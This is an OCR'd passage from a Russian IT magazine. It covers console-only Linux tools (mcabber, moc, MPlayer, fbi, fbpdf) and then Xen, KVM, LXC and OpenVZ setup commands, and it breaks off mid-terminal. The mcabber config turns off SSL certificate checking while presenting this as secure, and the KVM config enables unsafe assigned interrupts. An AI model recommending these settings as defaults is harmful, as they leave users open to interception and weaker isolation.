set password = твой пароль (если не указать, будет
                               запрошен при соединении)
set server = твой сервер
```

Если сервер поддерживает SSL, то мы можем воспользоваться этой прекрасной особенностью, прописав в конфиг следующие строчки:

```
set ssl = 1
set ssl_verify = 0
```

При этом сертификаты с сервера будут подгружены автоматически. Вкратце опишем интерфейс. Слева — ростер (он же список контактов). Правее — окно чата. Прямо под ним — окно системных сообщений. И в самом низу — строка ввода, в которую мы будем вводить команды и сообщения. Перемещение по ростеру происходит при помощи кнопок Page up / Page down. Enter — переход в состояние чата для текущего JID или конференции.

Чтобы увидеть команды, поддерживаемые mcabber'ом, вбиваем в строку ввода команду /help и медитируем...

АУДИО

В качестве аудиоплеера поставим moc — отличный вариант для тех, кто хочет наслаждаться музыкой из консоли, но при этом не желает заморачиваться с настройкой MPD.

```
# pacman -S moc
```

Запускаем:

```
$ mocp
```

В левой части данного плеера располагается панель для навигации по файловой системе, в правой — плей-лист, в который можно перекидывать файлы. Основные хоткеи (описание всех хоткеев можно увидеть, нажав <?>):

- a — добавить файл в плей-лист;
- A — рекурсивно добавить директорию в плей-лист;
- Enter — начать воспроизведение музыкальной композиции;
- s — остановить воспроизведение;
- n — перейти к следующей музыкальной композиции;
- b — перейти к предыдущей музыкальной композиции;
- u — передвинуть композицию в плей-листе на строчку вверх;
- j — передвинуть композицию в плей-листе на строчку вниз;
- p — пауза;
- > — увеличить громкость воспроизведения;
- < — уменьшить громкость воспроизведения;
- m — перейти в каталог музыки;
- g — поиск композиции в текущей папке или плей-листе;
- C — очистить плей-лист;
- V — сохранить плей-лист;
- q — перевести программу в фоновый режим (исполнение музыкальных композиций при этом не прекращается);
- Q — выйти из программы.

Для конфигурирования плеера перекидываем дефолтный конфиг /usr/share/doc/moc/config.example в папку ~/.moc. Обзываем его просто config. Конфигурационный файл хорошо прокомментирован, поэтому при желании не составит никакого труда разобраться, что к чему. Тем не менее пройдемся по основным пунктам настроек:

```
# Путь к папке, в которой хранится твоя
# музыкальная коллекция. Если в плеере нажать m,
# то попадешь именно сюда
MusicDir        = "/path/to/your/music/dir"
# Включение автоповтора при запуске плеера
Repeat          = yes
# Включение shuffle-режима
Shuffle         = yes
# Включение автопереключения треков
AutoNext        = yes
# Не показывать скрытые файлы в панели навигации
# по файловой системе
ShowHiddenFiles = no
# Плеер запускается из твоей папки с музыкальной
# коллекцией
StartInMusicDir = yes
# Сохранение плей-листа после выхода из плеера
SavePlaylist    = yes
```

ВИДЕО

Для просмотра произведений кинематографа мы будем использовать всем известный MPlayer. Установка не отличается оригинальностью:

WARNING

В процессе тестирования на подпольных машинах у нас вылезла ошибочка при загрузке uvesafb:

```
[15.063336] uvesafb: NVIDIA Corporation, G96 Board *
 07880500, Chip Rev   , OEM: NVIDIA, VBE v3.0
[15.198285] uvesafb: VBIOS/hardware doesn't support DDC
 transfers
[15.198288] uvesafb: no monitor limits have been set,
 default refresh rate will be used
[15.198770] uvesafb: scrolling: redraw
[15.198775] uvesafb: request region 0x3c0-0x3e0 failed
[15.199764] uvesafb: probe of uvesafb.0 failed with error -5
```

Исправили ее путем модификации /etc/default/grub строчки

```
GRUB_CMDLINE_LINUX="video=vesa:off vga=normal"
```

Не забываем после этого пересобирать конфиг командой

```
# grub-mkconfig -o /boot/grub/grub.cfg
```

```
# pacman -S mplayer
```

MPlayer поддерживает различные модули вывода. Посмотреть их список можно при помощи следующей команды:

```
# mpl -vo help
MPlayer SVN-r36498-snapshot-4.8.2 (C) 2000-2013 ↵
  MPlayer Team
206 audio & 433 video codecs
<...>
```

Поскольку в данный момент мы находимся в голой консоли, то нас могут заинтересовать, к примеру, fbdev/fbdev2 или же aa/caca, если мы являемся настоящими ценителями прекрасного. В простейшем случае запуск будет выглядеть следующим образом:

```
$ mplayer -vo fbdev2 video.avi
```

Или так:

```
$ mplayer -vo caca video.avi
```

Теперь можно вальяжно развалиться на диване/стуле и наслаждаться кинокартиной.

ПРОСМОТРЩИКИ

Оторвемся на минутку от выбранного на предыдущем шаге фильма и сосредоточим все свое внимание на проблеме просмотра различных форматов изображений, а также файлов формата PDF и DJVU.

Для начала установим пакет fbida, который разом решит все наши проблемы с просмотром картинок и чтением DJVU-файлов:

```
# pacman -S fbida
```

Теперь для того, чтобы почитать интересную DJVU'шку, нам надо будет привести в исполнение следующую команду:

```
$ fbdjvu file.djvu
```

Чтобы увидеть все изображения (к примеру, формата JPG) в текущей папке, вбиваем в консоли:

```
$ fbi *.jpg
```

Остались PDF'ки, но мы и их сейчас одолеем. Качаем пакет fbpdf-git из AUR, распаковываем, собираем, устанавливаем:

```
# wget -c https://aur.archlinux.org/packages/fb/↵
  fbpdf-git/fbpdf-git.tar.gz
```

Инициируем процесс разархивирования:

```
# tar xzvf fbpdf-git.tar.gz
# cd fbpdf-git
```

Если у тебя нет в наличии установленного пакета openjpeg2, то быстрей исправляй это недоразумение:

```
# pacman -S openjpeg2
```

Собираем fbpdf-git:

```
# makepkg
# pacman -U fbpdf-git-0.r75.db5da40-1-x86_64.pkg.↵
  tar.xz
```

Пользуемся на здоровье:

```
$ fbpdf file.pdf
```

Сочетания для fbpdf:

- J или <^ + f> — перейти на следующую страницу;
- K или <^ + b> — перейти на предыдущую страницу;
- h — сместиться по странице влево;
- l — сместиться по странице вправо;
- k — сместиться по странице вверх;
- j или пробел — сместиться по странице вниз;
- <^ + d> — прыгнуть на самый низ страницы;
- Backspace — прыгнуть на самый верх страницы;
- <[0–9] + G> — переход на страницу с заданным номером;
- <[0–9] + z> — зум в угадай-число раз;
- q — выйти из программы.

```
keyboard commands
~~~~~~~~~~~~~~~~~
  cursor keys    - scroll image
  PgUp, k        - previous image
  PgDn, SPACE, j - next image
  <i>g           - jump to image #i

  a              - autozoom image
  +/-            - zoom in/out
  <i>s           - set zoom to <i>%

  ESC, q         - quit
  v              - toggle statusline
  h              - show this help text
  i              - show EXIF info
  p              - pause slideshow

available if started with --edit switch,
rotation works for jpeg images only:
  D, Shift+d     - delete image
  r              - rotate 90 degrees clockwise
  l              - rotate 90 degrees counter-clockwise
  x              - mirror image vertically (top / bottom)
  y              - mirror image horizontally (left to right)
16.jpg                    [ 122% 1374x836 31/273 ] H - Help
```

Просматриваем картинки через fbi

ОСТАЛЬНОЕ

Ну и на десерт... Консольный переводчик sdcv. Для перевода программа использует словари stardict, так что они у тебя уже должны иметься. Если это не так, то надо будет их скачать и поместить в директорию со словарями. Устанавливаем:

```
# pacman -S sdcv
```

Если ты пожелаешь сделать снимки экрана в консоли, то мы предложим тебе воспользоваться услугами fbgrab:

```
# pacman -S fbgrab
```

И в конце концов, если тебе потребуются уместные и нужные советы, ты всегда сможешь получить их при помощи небольшого однострочника (скажем спасибо товарищу muhas), который можно оформить и в виде скрипта и запихать на него алиас в .bashrc:

```
/usr/bin/printf "$(echo -e curl -s http://fucking↵
 -great-advice.ru/api/random | awk -F \" '{print ↵
 $8}' | sed 's/\ / /g')"\\n
```

ЗАКЛЮЧЕНИЕ

Если ты все-таки немного утомился от столь ярой аскетичности и не можешь себе представить жизнь без иксов, то предлагаем обратить взор на тайловые оконные менеджеры, например на xmonad. Суть подобных программ состоит в стремлении помочь пользователю максимально эффективно управлять окнами без помощи мыши. Так что если ты мышефоб, но голая консоль тебе не пришлась по вкусу, то этот вариант, скорее всего, заставит трепетать твое сознание.

Ну а тем, кого все-таки захватила консоль, хотелось бы пожелать не останавливаться на этом сложном пути истинного воена красноглазия и продолжать избавляться от излишних интерфейсов, мешающих постигнуть дао. Следующий шаг — отказ от монитора, но это уже другая история... ⌶



МАТР

ВИРТУА-ЛИЗАЦИИ



Роман Ярыженко
rommanio@yandex.ru

Прошлое, настоящее и будущее виртуализации в *nix-системах

Виртуализация — это не только инструмент администрирования и поддержки хостинга. Все чаще она применяется и для решения обыденных задач. Но в то же время системы виртуализации становятся достаточно многогранными и сложными. Сегодня мы расскажем о четырех основных системах, каждая из которых нашла применение в какой-то области.

ВВЕДЕНИЕ

Аппаратная виртуализация в настоящее время перестала быть недостижимой роскошью, доступной только на мейнфреймах, — начиная с 2006 года большинство процессоров средней ценовой категории ее поддерживает. Тем не менее помимо аппаратной поддержки должна быть поддержка программная, которая и обеспечивается гипервизорами. На данный момент существует два основных типа гипервизоров. Они так и именуются: «гипервизор типа 1» и «гипервизор типа 2».

Грань между этими двумя типами достаточно тонка и постепенно стирается. В частности, иногда выделяют третий тип — 1+, который подразумевает сервисную ОС — прослойку между гостевыми ОС и собственно гипервизором, в которой можно эти гостевые ОС запускать и останавливать. В статье будут рассмотрены гипервизоры типа 1 и 1+ — Xen и KVM.

Помимо гипервизоров, существует еще один слой виртуализации — «контейнеры», или, иначе, виртуализация на уровне ОС, хотя виртуализацией это можно назвать лишь с натяжкой. В отличие от «настоящей» виртуализации, контейнеры создают своего рода песочницу со своим пространством имен. Соответственно, накладные расходы на эмуляцию железа попросту отсутствуют. Я рассмотрю две подобные технологии — OpenVZ и LXC.

ВЫБОР ОБЛАЧНЫХ ХОСТИНГОВ

В Xen 4.4 появился новый режим, объединяющий аппаратную и паравиртуализацию, — то есть прослойка эмулируемого железа отсутствует как таковая, в то же время управление памятью и привилегированные инструкции выполняются в самом ядре гостевой ОС. Режим этот сейчас еще недостаточно отработан, некоторые функции не оттестированы (миграция, проброс оборудования), некоторые и вовсе отсутствуют — в частности, поддержка AMD. Так что если у тебя именно этот процессор — попробовать этот режим пока не получится.


Перейдем к практической части и установим самую последнюю версию Xen. Для этого придется компилировать как Xen, так и ядро. Далее предполагается, что все нужные инструменты и библиотеки уже стоят на компьютере. Сперва соберем Xen:

```
$ git clone git://xenbits.xen.org/xen.git && cd xen
$ export LC_ALL=en_US.UTF-8 LANG=en_US.UTF-8 LANGUAGE=en
$ ./configure --libdir=/usr/local/lib64 && make -j9
$ sudo checkinstall --pkgname xen --pkgversion 4.5-current-↵
  amd64
$ sudo dpkg -i ./xen_4.5-current-amd64-1_amd64.deb
$ sudo update-grub
```


Затем нужно добавить файл local64.conf в /etc/ld.so.conf.d/ следующего содержания (после чего запустить ldconfig):

```
/usr/local/lib64
```


Описывать сборку ядра я особого смысла не вижу, скажу лишь, что для гостевого домена PVH необходимо включить опцию Processor type and features → Linux guest support → Support for running as a PVH guest (NEW).



Архитектура Xen



ОС Plan9, запущенная в Xen



INFO

Существуют версии VirtIO-драйверов (для удобства работы с оборудованием и динамического выделения памяти) и для Windows.

Кроме того, в случае самосборного Xen надо добавить файловую систему xenfs в /etc/fstab — в современных дистрибутивах подобное делать, конечно, моветон, но так будет проще всего.

Перейдем к созданию гостевых виртуальных машин. Рассматривать будем стандартный сейчас стек утилит XL и сопутствующие конфиги. Файл xl.conf является глобальным файлом для dom0-хоста, и конфигурация по умолчанию, как правило, в изменении не нуждается. Поэтому перейду сразу к конфигурации гостевого домена (HVM). Первым делом нужно создать файл дискового устройства (хотя можно использовать и существующий раздел). Перейдя в каталог, где будут храниться образы, набираем:

```
$ dd if=/dev/zero of=disk.img bs=1k seek=4096k count=1
$ dd if=/dev/zero of=disk.img bs=1k count=1 conv=notrunc
```

Затем создаем конфиг /etc/xen/vm.cfg согласно документации. Запускаем и подключаемся к VNC-серверу, а в конце работы останавливаем:

```
$ sudo xl create /etc/xen/vm.cfg &
$ gvncviewer localhost &
$ sudo xl destroty VM
```

Для того чтобы попробовать режим PVH, нужно добавить в конфиг /etc/xen/vm.cfg примерно следующие строчки:

```
# <...>
pvh=1
extra="console=hvc0 debug kgdboc=hvc0 nokgdbroundup ↵
initcall_debug debug"
kernel=/boot/vmlinuz-3.14.0-rc4-current+"
ramdisk="/boot/initrd.img-3.14.0-rc4-current+"
```

Xen поддерживает множество интересных возможностей. Его используют многие облачные сервисы, такие как Amazon EC2, Rackspace Cloud и другие. Забегая вперед, скажу, что это самая многофункциональная система виртуализации, рассматриваемая в данной статье. Однако его функциональность порой избыточна и подходит не для всех.

ПРОСТОТА И УДОБСТВО ДЛЯ ПОЛЬЗОВАТЕЛЯ

В отличие от Xen, KVM поддерживает только аппаратную виртуализацию и вообще выглядит проще. Поэтому можно часто встретить применение KVM обычными юниксовыми пользователями. KVM поддерживает проброс USB- и PCI-устройств, появившийся относительно недавно. Я не буду расписывать его архитектуру, а сразу перейду к созданию виртуальных машин. Установим нужные пакеты (после этого лучше перезагрузиться) и проверим работоспособность:

```
$ sudo apt-get install qemu-kvm libvirt-bin ubuntu-vm-↵
  builder bridge-utils virtinst
$ virsh -c qemu:///system list
```

После выполнения последней команды должен появиться список запущенных виртуальных машин. Поскольку у нас никаких виртуальных машин еще нет, он будет пустым. Исправим эту ситуацию.

Первым делом установим систему. Для этого необходимо создать образ диска:

```
$ qemu-img create -f qcow2 image.qcow2 5G
```

Следом набираем команду, которая создает конфигурационный файл и запускает виртуальную машину, и подключаемся к ней:

```
$ sudo virt-install --connect qemu:///system -n freebsd -r ↵
  512 --disk path=./image.qcow2,format=qcow2 -c /media/rom/↵
  DATA/Torrents/freebsd/FreeBSD-10.0-RELEASE-amd64-dvd1.iso ↵
  --vnc --noautoconsole  --os-variant freebsd8
$ gvncviewer localhost
```

Рассмотрим проброс USB-устройств. Для его осуществления нужно узнать VID и PID пробрасываемого устройства (с помощью команды lsusb) и добавить в конфиг виртуальной машины freebsd.xml следующие строки:

```
# <...>
    <devices>
# <...>
        <hostdev mode='subsystem' type='usb'>
           <source>
                <vendor id='0x0a12'/>
                <product id='0x0001'/>
           </source>
        </hostdev>
    </devices>
```

И перезапустить ее.


Настройка проброса PCI-устройств для хостовой системы почти аналогична таковой для Xen. Только вместо установки параметра ядра xen-pciback.hide необходимо подключить пробрасываемое устройство к драйверу pci-stub. При этом помимо номера устройства надо знать еще и его VID/PID, который

```
Терминал - rom@rom-ubuntu-1310: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
invoke-rc.d: policy-rc.d denied execution of start.
Настраивается пакет openssh-client (1:6.2p2-6ubuntu0.1) …
Настраивается пакет openssh-server (1:6.2p2-6ubuntu0.1) …
invoke-rc.d: policy-rc.d denied execution of restart.
Настраивается пакет ssh (1:6.2p2-6ubuntu0.1) …
Обрабатываются триггеры для libc-bin …
Обрабатываются триггеры для initramfs-tools …
Download complete
Copy /var/cache/lxc/saucy/rootfs-amd64 to /usr/lib/x86_64-linux-gnu/lxc ...
Copying rootfs to /usr/lib/x86_64-linux-gnu/lxc ...
Generating locales...
  ru_RU.UTF-8... up-to-date
Generation complete.
Creating SSH2 RSA key; this may take some time ...
Creating SSH2 DSA key; this may take some time ...
Creating SSH2 ECDSA key; this may take some time ...
invoke-rc.d: policy-rc.d denied execution of start.

##
# The default user is 'ubuntu' with password 'ubuntu'!
# Use the 'sudo' command to run tasks as root in the container.
##

rom@rom-ubuntu-1310:~$
```

Конфигурационный файл KVM (libvirt)



Архитектура KVM


узнаем с помощью команды lcpci -n. Затем создаем конфиг /etc/modprobe.d/kvm.conf для модуля kvm:

```
options kvm allow_unsafe_assigned_interrupts=1
```

Затем выполняем комбинацию команд rmmod kvm / modprobe kvm и добавляем соответствующие строчки в конфиг виртуальной машины freebsd.xml.

Стоит также упомянуть технологию SPICE. Она изначально разрабатывалась в качестве замены VNC для виртуальных машин и не требует наличия сети. В контексте проброса видеокарт SPICE примечательна тем, что позволяет на хостовой машине эмулировать видеокарту и пробрасывать реальную видеокарту на гостевую систему. Однако видеокарта, эмулируемая SPICE, целиком виртуальная и не имеет никакого устройства вывода, поэтому могут возникнуть некоторые сложности. Если же хочется «всего и сразу» — и проброс, и беспроблемное переключение, — можно попробовать пробрасывать не напрямую, а через драйвер VFIO.





КОНТЕЙНЕРЫ ДЛЯ ВСЕХ И КАЖДОГО

Об архитектуре LXC я писал не так давно, поэтому повторяться смысла нет. Лучше кратко рассказать о создании контейнера и некоторых полезных командах. Наиболее легким способом создать контейнер будет использование команды lxc-create:

```
$ sudo lxc-create -n ubuntu-container -t ubuntu
```

Она разворачивает с помощью debootstrap минимальную версию Ubuntu — причем по умолчанию используется та версия дистрибутива, которая стоит на хосте.


Для запуска же используем другую команду:

```
$ sudo lxc-start -n ubuntu-container -d
```

Эта команда запускает контейнер в фоновом режиме. Так что для подключения к нему уже нужно использовать команду lxc-console с тем же параметром. После этого можно работать с контейнером точно так же, как и со свежеустановленной системой. Для нормального завершения работы контейнера используй команду (на хосте) lxc-stop с параметром -s, для «жесткого» — ее же с параметром -k, а для уничтожения остановленного контейнера — lxc-destroy. Параметр имени контейнера обязателен для всех этих команд.


Теперь посмотрим конфиг данного контейнера, который находится в файле /var/lib/lxc/ubuntu-container/config. Он состоит из следующих частей: сеть, терминалы, безопасность (AppArmor) и устройства. Опишу парочку интересных опций, которые можно туда добавить:

- lxc.network.type — тип сети в контейнере. Значения могут быть следующими: veth — в контейнере создается интерфейс и связывается с бриджем на хосте, указываемом в параметре lxc.network.link; vlan и macvlan — аналогично (у последнего имеется несколько опций, но их описание выходит за рамки данной статьи); phys — физический интерфейс (опять же указывается в lxc.network.link);



- lxc.mount — указывает файл (формата fstab), в котором описано, что монтировать в контейнер;
- lxc.cap.drop — capabilities, которые будут отсутствовать в контейнере.

Еще раз отмечу, что LXC — технология крайне молодая. Так, User namespaces в их «завершенном» виде появились только в ядре 3.8, да и то включены они не везде. Однако технология эта уже может применяться для нужд пользователя, например, в прошлом номере мы писали о ее использовании для безопасного веб-серфинга.



Создание контейнера LXC

PROXMOX

Proxmox представляет собой Debian-based-дистрибутив, заточенный под управление виртуальными машинами. Основные возможности:

- поддержка как KVM, так и OpenVZ из коробки;
- удобный веб-интерфейс для администрирования с поддержкой RESTful API и прав доступа;
- поддержка GlusterFS (отказоустойчивой кластерной файловой системы, разработанной в Red Hat) для хранения виртуальных машин.

Дистрибутив поставляется бесплатно, а вот в смысле обновлений политика выпускающей компании аналогична таковой у Red Hat — обновления делятся на тестовые и enterprise. Первые бесплатны, на вторые надо оформлять подписку.

ТРАДИЦИОННЫЙ ВЫБОР ХОСТИНГОВ

OpenVZ является наиболее старой технологией контейнерной виртуализации на архитектуре PC — его прародитель, Virtuozzo, возник в 2001-м, еще до того, как в Solaris появились зоны и контейнеры.

Стоит рассказать об одной особенности OpenVZ, которой нет в аналогах, — vSwap. Допустим, у контейнера задан лимит памяти и некое приложение превысило его. В обычном случае приложение прибивается ядром и все его данные теряются. vSwap представляет собой оперативную память, замедленную в несколько раз, и при его использовании приложение, если превысит лимит, не прибивается ядром, а терпеливо ждет, когда память освободится.

Основное понятие в OpenVZ — VE (Virtual Environments, виртуальные окружения), аналог контейнеров. Их поддержка обеспечивается патчсетом, добавляющим ко множеству сущностей (процессы, сокеты...) поле VEID, которое идентифицирует контейнер. Стабильная версия данного патчсета на момент написания статьи поддерживала только ядро 2.6.32 (которое является основой для RHEL6-based-дистрибутивов). Это ограничивает его применение данными системами.

Конечно, пакет с OpenVZ-ядром есть и для Debian-based-систем, но RHEL-based предпочтительнее — относительно них и будем рассматривать. К счастью, компилировать ядро и утилиты не нужно — есть уже готовые пакеты. Установим их, добавив предварительно репозиторий, и перезагрузимся на свежеустановленное ядро:

```
# wget -P /etc/yum.repos.d/ http://ftp.openvz.org/openvz.repo
# rpm --import http://ftp.openvz.org/RPM-GPG-Key-OpenVZ
# yum install vzkernel vzctl vzquota ploop
# reboot
```

Теперь сделаем контейнер с тем же самым CentOS. Для начала понадобится загрузить шаблон:


```
# wget -P /vz/template/cache/ http://download.openvz.org/↵
  template/precreated/centos-6-x86.tar.gz
```

Затем введем собственно команды для его создания и запуска (адреса взяты с потолка):

```
# vzctl create 12 --ostemplate centos-6-x86
# vzctl set 12 --ipadd 10.20.30.5 --save
```

```
root@localhost:~
